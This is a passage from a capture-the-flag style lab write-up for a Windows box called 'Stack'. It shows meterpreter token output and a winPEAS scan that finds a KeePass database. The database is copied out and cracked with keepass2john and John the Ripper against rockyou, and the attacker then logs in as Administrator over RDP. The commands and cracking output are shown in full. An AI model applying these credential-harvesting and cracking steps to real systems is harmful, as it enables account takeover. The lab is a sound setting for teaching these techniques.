             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
STACK\john

Impersonation Tokens Available
========================================
No tokens available

meterpreter >
```

So next thing I did was to upload winPEAS.exe and run it. And after few seconds of winPEAS scanning the host I got this while searching the result generated by winPEAS. Its a Keepass password database, lets transfer it to our host machine and check it out.

```
[+] Found Keepass Files
File: C:\Users\john\Documents\password_manager.kdbx
File: C:\Users\john\AppData\Roaming\KeePass\KeePass.config.xml
File: C:\Program Files (x86)\KeePass Password Safe 2\KeePass.config.xml
```

```
┌──(mark㉿H4CK)-[~/…/B2B/CyberSecLabs/Windows/Stack]
└─$ ls
gitrce.py  nmapscan  password_manager.kdbx

┌──(mark㉿H4CK)-[~/…/B2B/CyberSecLabs/Windows/Stack]
└─$ file password_manager.kdbx
password_manager.kdbx: Keepass password database 2.x KDBX

┌──(mark㉿H4CK)-[~/…/B2B/CyberSecLabs/Windows/Stack]
└─$
```


So now we've confirmed its really a keepass password database using the file command on linux. Now to open a keepass file we make use of **keepassx** tool which can easily be downloaded using apt on linux.
So lets open the file using keepassx. But its requiring a password for us to to view it.




But luckily for us there's a tool(keepass2john) which will convert keepass files to hash. Which John the ripper will attempt to brute force. Lets try it out.
So I used keepass2john to convert the keepass file to hash then I used john to brute force it. And from the result we see the password for the keepass file which is princess.

```
┌──(mark㉿H4CK)-[~/…/B2B/CyberSecLabs/Windows/Stack]
└─$ keepass2john password_manager.kdbx > hash

┌──(mark㉿H4CK)-[~/…/B2B/CyberSecLabs/Windows/Stack]
└─$ john -w=/home/mark/Documents/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princess         (password_manager)
1g 0:00:00:00 DONE (2022-12-13 04:25) 8.333g/s 66.66p/s 66.66c/s 66.66C/s 123456..rockyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(mark㉿H4CK)-[~/…/B2B/CyberSecLabs/Windows/Stack]
└─$
```

Now lets open up the password manager database file.
After opening it up we should get the credential for the Administrator and the user which is john



Now lets login via rdp as the administrator.



And we're done :0